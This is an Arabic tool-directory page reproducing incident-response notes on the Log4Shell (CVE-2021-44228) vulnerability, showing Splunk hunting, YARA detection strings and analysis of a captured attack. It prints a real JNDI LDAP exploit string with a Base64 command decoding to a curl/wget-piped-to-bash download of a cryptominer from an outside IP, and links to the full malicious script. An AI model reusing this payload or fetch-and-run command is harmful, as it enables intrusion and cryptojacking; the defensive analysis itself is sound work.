Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/azeemering/cve-2021-44228-dfir-notes
تحليل الثغرات الأمنيةتحليل البرمجيات الخبيثةالتحاليل الرقمية الجنائيةاستخبارات التهديداتالتعلم والتعليمالاستجابة للحوادثتحليل السجلات
GitHub
azeemering/cve-2021-44228-dfir-notes

CVE-2021-44228-DFIR-Notes

CVE-2021-44228 ملاحظات DFIR

عرض المستودع
7229منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

ملاحظات DFIR لـ CVE-2021-44228

أثناء عودتي إلى المنزل، بدأت تصلني أولى الرسائل حول ثغرة #log4shell.

تم الكشف عن ثغرة شديدة الخطورة (CVE-2021-44228) تؤثر على إصدارات متعددة من أداة Apache Log4j 2 علنًا عبر GitHub الخاص بالمشروع في 9 ديسمبر 2021. هذه الثغرة، التي اكتشفها Chen Zhaojun من فريق أمان Alibaba Cloud، تؤثر على إصدارات Apache Log4j 2 من 2.0 إلى 2.14.1.

انغمست فور وصولي إلى المنزل. Splunk4tw كالعادة.

بعد نشر أول استغلال لإثبات المفهوم على GitHub، بدأ المهاجمون في مسح الإنترنت بحثًا عن أنظمة معرضة لهذه الثغرة الأمنية القابلة للاستغلال عن بُعد والتي لا تتطلب مصادقة. ما تراه أدناه هو جزء من محاولات المسح والاستغلال تلك.

أول ما أفعله هو التحقق مما إذا كان شخص ما قد نشر قاعدة YARA أولية. وجدتها هنا https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (شكرًا Florian Roth)

تذكر ما يلي لسلاسل الكشف: strings: $x1 = "${jndi:ldap:/" $x2 = "${jndi:rmi:/" $x3 = "${jndi:ldaps:/" $x4 = "${jndi:dns:/"

أنا لست خائفًا.....دعنا نستغل بعض وحدات المعالجة المركزية ونذهب مباشرة للقتال باستخدام أسوأ بحث Splunk.

index=* jndi:ldap* (updated query with index=* "{lower:l}${lower:d}a${lower:p}")

لدي بعض النتائج في سجلات IIS الخاصة بي وسجلات أحداث Windows (تم تحريرها) والكثير من المحاولات المحظورة في سجلات جدار الحماية....

IIS: image

WINEVENTLOG: image


التحقق من عنوان IP 45.155.205.233.....سانت بطرسبرغ، روسيا.....يا للمفاجأة. image
السلاسل التي تم العثور عليها تبدو كسلسلة خبيثة مشوشة ومشفرة كلاسيكية. دعنا نرى ما تفعله:


دعنا نفك تشفير سلسلة Base64 باستخدام cyberchef 2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171
image

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash

Curl...تشغيل سكريبت شل، bash....يا إلهي. بدأت أتخيل ما ستفعله هذه القطعة الخبيثة من العمل....

دعنا نشغل أمر curl في صندوق رمل:

image

368 سطرًا من الكود. (شغله هنا إذا كنت تريد رؤية السكريبت بالكامل --> https://reqbin.com/c-ipejxywd

بعض المقتطفات:


image image image


وبعد الانتهاء، يقوم حتى بمسح ملفات السجلات...يا للمفاجأة:

image

يحاول بشكل أساسي تثبيت برنامج ضار يسمى Kingsin وهو عامل تعدين العملات الرقمية. يستهدف أنظمة nix. تأكد من تحديث أنظمتك حيث سيتم استخدام الثغرة لتشغيل جميع أنواع الحمولات على الأرجح.

شكرًا لزملائي Martijn من Umbrio و Rob [تم التحرير] على مساء الجمعة من النقاش عبر WhatsApp حول هذا. 00:09 وقت النوم.

#تحديثات ومصادر جيدة#
  • https://www.splunk.com/en_us/blog/security/log-jammin-log4j-2-rce.html
  • https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/
  • https://blog.cloudflare.com/inside-the-log4j2-vulnerability-cve-2021-44228/
  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-44228

image

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →